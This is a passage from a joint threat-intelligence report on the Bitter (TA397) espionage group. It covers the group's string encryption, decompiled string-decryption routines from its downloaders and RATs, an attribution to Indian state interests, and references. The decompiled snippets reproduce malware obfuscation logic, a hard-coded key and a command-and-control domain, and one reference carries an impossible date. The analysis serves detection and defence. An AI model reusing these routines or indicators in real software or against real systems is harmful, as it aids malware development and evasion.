

Figure 68: Common information gathering pattern.

Figure 69: Simple character arithmetic of early malware families.

As their tools evolved, Bitter incorporated simple XOR encryption. This is notably seen in MuuyDownloader (where each string might have its own unique key, or a single key is used for all strings in other variants), BDarkRAT (using a hard-coded key for network packets), and later variants of MiyaRAT (for C2 communication).

Figure 70: XOR encryption used by later malware families.

The two .NET families, BDarkRAT and AlmondRAT, both employ AES-256-CBC encryption. The key and Initialization Vector for these are derived using the PBKDF2 algorithm. The implementation is exactly the same for both families.



Figure 71: BDarkRAT and AlmondRAT AES-256-CBC encryption implementation.

CODE PATTERN VARIATIONS AND ITERATIVE DEVELOPMENT

While core functionalities often remain the same, several malware families exhibit variations in their code patterns across different versions. This is particularly evident in:

- **C2 payload construction**: ArtraDownloader and MuuyDownloader show different methods of concatenating or formatting the data sent to the C2 server in their various iterations.



Figure 72: ArtraDownloader C2 formatting variations.

Figure 73: MuuyDownloader C2 formatting variations.

- **String decryption routines**: Even when the underlying cryptographic logic is similar (e.g. character subtraction or XOR), the specific implementation of the decryption functions can vary between variants of ArtraDownloader, MuuyDownloader, and MiyaRAT. For example, MiyaRAT v5.0, while functionally identical to its predecessor, featured tweaked code patterns for string decryption and C2 XORing, making signature-based detection more challenging.

ArtraDownloader (Variant 1)

```
host_header_key = v9;
v9[5] = 0;
v10 = malloc(0xDu);
v11 = v10;
connection_header_key = v10;
v12 = (byte_40FBD0 - v10);
v13 = 12;
do
{
  *v10 = v10[v12] - 1;
  ++v10;
  --v13;
}
while ( v13 );
v11[12] = 0;
v14 = malloc(0xFu);
v15 = v14;
content_type_header_key = v14;
v16 = (byte_40FBB4 - v14);
v17 = 14;
do
{
  *v14 = v14[v16] - 1;
  ++v14;
  --v17;
}
```

ArtraDownloader (Variant 2)

```
memset(v109, 0, sizeof(v109));
for ( jj = 0; jj < v79; ++jj )
  v109[jj - 1] = LOBYTE(s4[jj]) - 3;      //  HTTP/1.1
sprintf(Buffer, "%s%s\r\n", Buffer, &v108);
v81 = 0;
v82 = 0;
while ( s5[v81] != -1 )
{
  ++v82;
  ++v81;
}
v108 = 0;
memset(v109, 0, sizeof(v109));
for ( kk = 0; kk < v82; ++kk )
  v109[kk - 1] = LOBYTE(s5[kk]) - 3;      // Host:
sprintf(Buffer, "%s%s%s\r\n", Buffer, &v108, &::name);
v84 = 0;
v85 = 0;
while ( s3[v84] != -1 )
{
  ++v85;
  ++v84;
}
v108 = 0;
memset(v109, 0, sizeof(v109));
for ( mm = 0; mm < v85; ++mm )
  v109[mm - 1] = LOBYTE(s3[mm]) - 3;      // GET /ergdfbd/
sprintf(Buffer, "%s%s\r\n\r\n", Buffer, &v108);
```

ArtraDownloader (Variant 3)

```
for ( i = 0; i < strlen(dec); ++i )
  dec[i] -= 13;
result = strlen(dec);
dec[result] = 0;
return result;
```

Figure 74: ArtraDownloader string decryption variations.

MuuyDownloader (Variant 1)

```
v2 = strlen(a1);
v3 = strlen(a2);
result = 0;
for ( i = 0; result < v2; ++i )
{
  if ( i == v3 )
    i = 0;
  a1[result++] ^= a2[i];
}
return result;
```

MuuyDownloader (Variant 2)

```
strcpy(SubKey, "/X/T/K/Y/\\/F/W/J/a/R/n/h/w/t/x/t/k/y/a/\\/n/s/i/t/|/x/%S/Y/a/H/z/w/w/j/s/y/[/j/w/x/n/t/s/");
pcbData = 260;
memset(&SubKey[89], 0, 935u);
v0 = strlen(SubKey);
for ( i = 0; i < v0; ++i )
  SubKey[i] -= 5;                         // subtract 5
v2 = SubKey;
for ( j = SubKey; *v2; ++v2 )
{
  if ( *v2 != '*' )                       // remove *
    *j++ = *v2;
}
*Value = *"/U/w/t/i/z/h/y/S/f/r/j/";      // ProductName
```

MuuyDownloader (Variant 3)

```
v8 = strlen("q\rhcG^QEPXvV@R");           // C:\ProgramData
v9 = strlen(&XOR_KEY);
v10 = 0;
for ( k = 0; k < v8; v10 = v12 + 1 )
{
  v12 = 0;
  if ( v10 != v9 )
    v12 = v10;
  aQHcgQepxvvR[k++] ^= *(&XOR_KEY + v12);
}
v13 = strlen("|X@ZSXUVE\\]YG");           // Notifications
v14 = 0;
for ( m = 0; m < v13; v14 = v16 + 1 )
{
  v16 = 0;
  if ( v14 != v9 )
    v16 = v14;
  aXZsxuveYg[m++] ^= *(&XOR_KEY + v16);
}
v17 = strlen(asc_409000);                 // m.huandocimama.com
v18 = 0;
for ( n = 0; n < v17; v18 = v20 + 1 )
{
  v20 = 0;
  if ( v18 != v9 )
    v20 = v18;
  asc_409000[n++] ^= *(&XOR_KEY + v20);
}
```

MuuyDownloader (Variant 4)

```
mem_cpy(xor_key, "i");
v9 = 0;
LOBYTE(v23) = 1;
v10 = v8 <= 0;
v11 = xor_key[0];
if ( !v10 )
{
  do
  {
    v12 = &a1;
    v13 = xor_key;
    if ( a6 >= 0x10 )
      v12 = a1;
    dec = &a1;
    if ( v22 >= 0x10 )
      v13 = v11;
    *(v12 + v9) ^= *v13;
    enc = &a1;
    if ( a6 >= 0x10 )
    {
      enc = a1;
      dec = a1;
    }
    *(dec + v9) = *(enc + v9) + 32;
```

Figure 75: MuuyDownloader string decryption variations.

MiyaRAT (Variant 1)

```
mem_copy(dec_data, enc_data);
index = 0;
for ( key_len = g_key_len; index < enc_data[4]; ++index )
{
  key_data_ptr = &DEC_KEY;                    // doobiedoodoozie
  if ( dword_464EEC > 7 )
    key_data_ptr = DEC_KEY;
  src_data_ptr = enc_data;
  key_element = *(key_data_ptr + index % key_len);
  if ( enc_data[5] > 7u )
    src_data_ptr = *enc_data;
  decrypted_element = *(src_data_ptr + index) - key_element;// subtract key from enc data
  dest_data_ptr = dec_data;
  if ( dec_data[5] > 7 )
    dest_data_ptr = *dec_data;
  *(dest_data_ptr + index) = decrypted_element;
}
return dec_data;
```

MiyaRAT (Variant 2)

```
mem_copy(Block, ENC_DATA, 0x11ui64);
sub_140011CB0(&v37, Block);
v4 = xmmword_14008FCB0;
v5 = 0i64;
v6 = v40;
v7 = v41;
for ( i = Block[0]; v5 < v6; ++v5 )
{
  v9 = &DEC_KEY;
  if ( *(&xmmword_14008FCB0 + 1) > 7ui64 )
    v9 = DEC_KEY;
  v10 = Block;
  if ( v7 > 7 )
    v10 = i;
  v11 = *(v10 + v5) - *(v9 + v5 % v4);       // subtract key from enc data
  dec_str = &v37;
  if ( *(&v38 + 1) > 7ui64 )
    dec_str = v37;
  *(dec_str + v5) = v11;
}
```

MiyaRAT (Variant 3)

```
mem_copy(dec, enc);
v7 = unknown_libname_25(key);
for ( i = 0; i < unknown_libname_25(enc); ++i )
{
  v6 = -*chr_at_idx(key, i % v7);
  v3 = chr_at_idx(enc, i);
  v4 = sub_408730(*v3, v6);
  *chr_at_idx(dec, i) = v4;                  // subtract key from enc data
}
return dec;
```

Figure 76: MiyaRAT string decryption variations.

ATTRIBUTION

Attribution of state-backed espionage activity has always been a challenge. However, by analysing the confluence of multiple signals across various aspects of an actor's operations, we can make assessments as to the motives and origins of observed activity.

Bitter (TA397) is an espionage-focused threat actor that highly likely operates on behalf of an Indian intelligence organization. Based on our telemetry, Bitter primarily targets government and defence organizations in Asia and Europe, with a particular focus on entities with relations or interests in China, Pakistan, and other neighbouring countries on the Indian subcontinent.

The fact that it masquerades as foreign offices, embassies, and government entities of Madagascar, Mauritius and more, indicates that Bitter not only has knowledge of the legitimate affairs of those countries, but that it leverages this knowledge to bolster the legitimacy of its spear-phishing operations. Moreover, the use of legitimate or spoofed decoy documents, subject lines, and body contents pertaining to internal or foreign government affairs demonstrates that Bitter is very familiar with the standard practices of government. Having likely legitimate internal documents issued by the Bangladeshi military and tax authorities is highly consistent with the assessment that Bitter carries out intelligence-based tasking for Indian state interests.

Our observations of hands-on-keyboard activity engagements showed Bitter's responses beginning at 05:27 UTC following hours of dormant scheduled task beaconing in the first observed case, with follow up activity observed at 05:46 UTC and 08:57 UTC. In the second case, activity began at 10:40 UTC. Modifications on Bitter's server were observed at 11:27 UTC, with final follow-up payload delivery at 13:37 UTC. This aligns with public assessments that Bitter is a threat actor of South Asian origin, if adjusted to Indian Standard Time or similar timezones. However, our analysis of Bitter's sprawling infrastructure demonstrates the operational patterns the group follows. There is a clear indication that most infrastructure-related activity occurs during standard business hours in the IST timezone.

As covered in the 'Payload arsenal' part of this paper, there is also overlap of tooling with other known Indian threat actors – Mysterious Elephant/APT-K-47 and Confucius – through the use of ORPCBackdoor. This strongly suggests that Bitter is part of a tool-sharing ecosystem among Indian state-backed actors. However, more research is needed to determine whether these groups operate with access to a central 'quartermaster' – development resources that are either internal or external to the organizations to which they belong.

CONCLUSION

With this collaborative research we have provided a comprehensive dissection of Bitter group's sustained espionage operations spanning over eight years. Through *Proofpoint*'s analysis of extensive telemetry and *Threatray*'s in-depth malware analysis, we have illuminated the group's evolving TTPs, from their initial access methodologies and hands-on-keyboard activity to their diverse and custom-developed payload arsenal. Our findings reveal consistent operational patterns, shared development practices across malware families, and distinct infrastructure characteristics that, when combined with observed targeting and lure strategies, lead us to jointly assess that Bitter (TA397) is highly likely a state-backed threat actor tasked with intelligence gathering in the interests of the Indian government. By sharing these detailed insights, YARA rules, and indicators of compromise, we aim to empower the global cybersecurity community to better detect, mitigate, and ultimately disrupt Bitter.

IOCS & YARA RULES

Associated IOCs and YARA rules are available at [34] and [35].

REFERENCES

[1] Lim, A.; Ji, S.; Cha, V. Yoon Declares Martial Law in South Korea. CSIS. 3 December 2024. https://www.csis.org/analysis/yoon-declares-martial-law-south-korea.

[2] European Foundation for South Asian Studies. India's Island Diplomacy: The Cases of the Maldives, Madagascar, and Mauritius. 1 June 2023. https://www.efsas.org/publications/study-papers/indias-island-diplomacy-the-maldives,-madagascar,-and-mauritius/.

[3] Solanki. India steps up defence and security engagement with its island neighbours. IISS. 24 April 2025. https://www.iiss.org/online-analysis/online-analysis/2025/04/india-steps-up-defence-and-security-engagement-with-its-island-neighbours/.

[4] Press Information Bureau, Government of India, Ministry of Defense. INDIAN NAVY's MAIDEN INITIATIVES OF INDIAN OCEAN SHIP SAGAR (IOS SAGAR) AND AFRICA INDIA KEY MARITIME ENGAGEMENT (AIKEYME). 35 March 2025. https://www.pib.gov.in/Pressreleaseshare.aspx?PRID=2114491.

[5] Attfield, N.; Klinger, K.; Trouerbach, P.; Galazin, D. Hidden in Plain Sight: TA397's New Attack Chain Delivers Espionage RATs. Proofpoint. 7 December 2024. https://www.proofpoint.com/us/blog/threat-insight/hidden-plain-sight-ta397s-new-attack-chain-delivers-espionage-rats.

[6] Grunzweig, B. Multiple ArtraDownloader Variants Used by BITTER to Target Pakistan. Unit42. 5 February 2019. https://unit42.paloaltonetworks.com/multiple-artradownloader-variants-used-by-bitter-to-target-pakistan/.

[7] DBAPPSecurity. Windows kernel zero-day exploit (CVE-2021-1732) is used by BITTER APT in targeted attack. 10 February 2021. https://ti.dbappsecurity.com.cn/blog/articles/2021/02/10/windows-kernel-zero-day-exploit-is-used-by-bitter-apt-in-targeted-attack/.

[8] Asoltanei, O.; Nutiu, D.; Barbatei, A. BitterAPT Revisited: the Untold Evolution of an Android Espionage Tool. Bitdefender. 19 June 2020. https://www.bitdefender.com/files/News/CaseStudies/study/352/Bitdefender-PR-Whitepaper-BitterAPT-creat4571-en-EN-GenericUse.pdf.

[9] Raghuprasad, C. Bitter APT adds Bangladesh to their targets. 11 May 2022. Cisco Talos. https://blog.talosintelligence.com/bitter-apt-adds-bangladesh-to-their/.

[10] AhnLab. Bitter Group Distributes CHM Malware to Chinese Organizations. 4 April 2023. https://asec.ahnlab.com/en/51043/.

[11] StrikeReady Labs. Don't get BITTER about being targeted – fight back with the help of the community. 29 February 2024. https://strikeready.com/blog/dont-get-bitter-about-being-targeted--fight-back-with-the-help-of-the-community/.

[12] Microsoft. Search Connector Description Schema. 26 January 2022. https://learn.microsoft.com/en-us/windows/win32/search/search-sconn-desc-schema-entry.

[13] Prasad, S.K. An In-depth Exploration into WebClient Abuse. RedFox Security. 9 October 2023. https://redfoxsec.com/blog/an-in-depth-exploration-into-webclient-abuse/.

[14] Microsoft. MMC Console Files. 31 May 2018. https://learn.microsoft.com/en-us/previous-versions/windows/desktop/mmc/mmc-console-files.

[15] Desimone, J.; Bousseaden, S. GrimResource – Microsoft Management Console for initial access and evasion. Elastic Security Labs. 22 June 2024. https://www.elastic.co/security-labs/grimresource.

[16] Censys. TLS certificate fb1c53a4f2191915bfd09295ee55d61431f4e153804d51f68696a7cb29a71bdc. 2025-05-02. https://search.censys.io/certificates/fb1c53a4f2191915bfd09295ee55d61431f4e153804d51f68696a7cb29a71bdc.

[17] The Dark Lord. Medium. Adversary Attribution – Part 2. 2024-05-05. https://the-dark-lord.medium.com/overview-f8388ad022b9.

[18] Klinger, K. Passive DNS for Threat Detection & Hunting. GRIMMCon. 14 April 2020. https://www.youtube.com/watch?v=ftjDH65kw6E.

[19] Proofpoint. ta397.csv. 5 June 2025. https://github.com/EmergingThreats/threatresearch/blob/master/ta397/ta397.csv.

[20] DomainTools. Farsight DNSDB. 2 May 2025. https://www.domaintools.com/products/farsight-dnsdb/.

[21] WHOIS. https://www.whois.com/whois/.

[22] Censys. TLS certificate search. https://search.censys.io/.

[23] 360APT. APT-C-08. 2016-05-01. https://apt.360.net/report/apts/5.html.

[24] Tencent. Manlinghua APT organization's latest attack activity report targeting government, military industry, nuclear energy and other sensitive institutions in China (translated title). 21 December 2018. https://www.secrss.com/articles/7357.

[25] DAS-Security. Manlinghua APT organization's latest C# Trojan component revealed (translated title). 2019. https://www.dbappsecurity.com.cn/content/details2174_9893.html.

[26] Qianxin. Operation Magichm. 15 March 2021. https://ti.qianxin.com/blog/articles/%22operation-magichm%22:CHM-file-release-and-subsequent-operation-of-BITTER-organization/.

[27] Qianxin. The Shadow Lives: Analysis of Recent Attack Activities of the Bitter Group. 3 August 2023. https://ti.qianxin.com/blog/articles/the-shadow-lives-analysis-of-recent-attack-activities-of-the-bitter-group-en/.

[28] Qianxin. Bitter Group Launches New Trojan Miyarat, Domestic Users Become Primary Targets. 12 October 2024. https://ti.qianxin.com/blog/articles/bitter-group-launches-new-trojan-miyarat-domestic-users-become-primary-targets-en/.

[29] SECUINFRA Falcon Team. Whatever floats your Boat – Bitter APT continues to target Bangladesh. 5 July 2022. https://www.secuinfra.com/en/techtalk/whatever-floats-your-boat-bitter-apt-continues-to-target-bangladesh/.

[30] K&Nan. Knownsec 404 Advanced Threat Intelligence Team. Bitter's new assault weapon analysis - ORPCBackdoor weapon. 27 July 2023. https://paper.seebug.org/2092/.

[31] Kaspersky. APT trends report Q2 2023. 27 July 2023. https://securelist.com/apt-trends-report-q2-2023/110231/.

[32] Knownsec 404 Advanced Threat Intelligence team. APT-K-47 'Mysterious Elephant', a new APT organization in South Asia. 8 August 2023. https://paper.seebug.org/3002/.

[33] Ctfiot. Analysis report on new attack components of APT-C-08 (Manlinghua) organization (translated title). 9 December 2024. https://www.ctfiot.com/219079.html.

[34] Attfield, N.; Klinger, K.; Elshinbary, A.; Wagner, J. The Bitter End: Unraveling Eight Years of Espionage Antics – Part One. Proofpoint. 4 June 2025. https://www.proofpoint.com/us/blog/threat-insight/bitter-end-unraveling-eight-years-espionage-antics-part-one.

[35] Elshinbary, A.; Wagner, J.; Attfield, N.; Klinger, K. The Bitter End: Unraveling Eight Years of Espionage Antics – Part Two. Threatray. 4 June 2025. https://www.threatray.com/blog/the-bitter-end-unraveling-eight-years-of-espionage-antics-part-two.